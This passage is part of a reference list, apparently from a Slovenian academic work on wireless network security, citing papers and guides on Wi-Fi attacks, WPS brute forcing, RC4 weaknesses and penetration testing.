[6] Dominique Bongard. Offline bruteforce attack on wifi protected setup. *Presentation at Passwordscon*, 2014.

[7] Penetration Test Guidance Special Interest Group PCI Security Standards Council. Information supplement: Penetration testing

guidance. Dosegljivo: https://www.pcisecuritystandards.org/documents/Penetration_Testing_Guidance_March_2015.pdf, 2015. [Dostopano 25.9.2016].

[8] Brian P Crow, Indra Widjaja, LG Kim, and Prescott T Sakai. Ieee 802.11 wireless local area networks. *IEEE Communications magazine*, 35(9):116–126, 1997.

[9] Scott Fluhrer, Itsik Mantin, and Adi Shamir. Weaknesses in the key scheduling algorithm of rc4. In *International Workshop on Selected Areas in Cryptography*, pages 1–24. Springer, 2001.

[10] Matthew Hottell. Defaults vs. rational choice: The case of home-based wireless security. *ISJLP*, 3:319, 2007.

[11] Evgeny Khorov, Andrey Lyakhov, Alexander Krotov, and Andrey Guschin. A survey on ieee 802.11 ah: An enabling networking technology for smart cities. *Computer Communications*, 58:53–69, 2015.

[12] Ar Kar Kyaw, Zhuang Tian, and Brian Cusack. Wi-pi: a study of wlan security in Auckland City. *International Journal of Computer Science and Network Security (IJCSNS)*, 16(8):68, 2016.

[13] Alastair Nisbet. A 2013 study of wireless network security in New Zealand: Are we there yet? 2013.

[14] Eldad Perahia and Michelle X Gong. Gigabit wireless lans: an overview of ieee 802.11 ac and 802.11 ad. *ACM SIGMOBILE Mobile Computing and Communications Review*, 15(3):23–33, 2011.

[15] Karen Scarfone and Peter Mell. Guide to intrusion detection and prevention systems (idps). *NIST special publication*, 800(2007):94, 2007.

[16] Karen A Scarfone, Murugiah P Souppaya, Amanda Cody, and Angela D Orebaugh. Sp 800-115. technical guide to information security testing and assessment. Dosegljivo: http://nvlpubs.nist.gov/nistpubs/

Legacy/SP/nistspecialpublication800-115.pdf, 2008. [Dostopano 25.9.2016].

[17] Rajiv C Shah and Christian Sandvig. Software defaults as de facto regulation the case of the wireless internet. *Information, Community & Society*, 11(1):25–46, 2008.

[18] Prashant Singh, Mayank Mishra, and PN Barwal. Analysis of security issues and their solutions in wireless lan. In *Information Communication and Embedded Systems (ICICES), 2014 International Conference on*, pages 1–6. IEEE, 2014.

[19] Amanda L Stephano and Dennis P Groth. Useable security: interface design strategies for improving security. In *Proceedings of the 3rd international workshop on Visualization for computer security*, pages 109–116. ACM, 2006.

[20] Erik Tews and Martin Beck. Practical attacks against wep and wpa. In *Proceedings of the second ACM conference on Wireless network security*, pages 79–86. ACM, 2009.

[21] Mathy Vanhoef and Frank Piessens. Practical verification of wpa-tkip vulnerabilities. In *Proceedings of the 8th ACM SIGSAC symposium on Information, computer and communications security*, pages 427–436. ACM, 2013.

[22] Stefan Viehböck. Brute forcing wi-fi protected setup. *Wi-Fi Protected Setup*, 2011.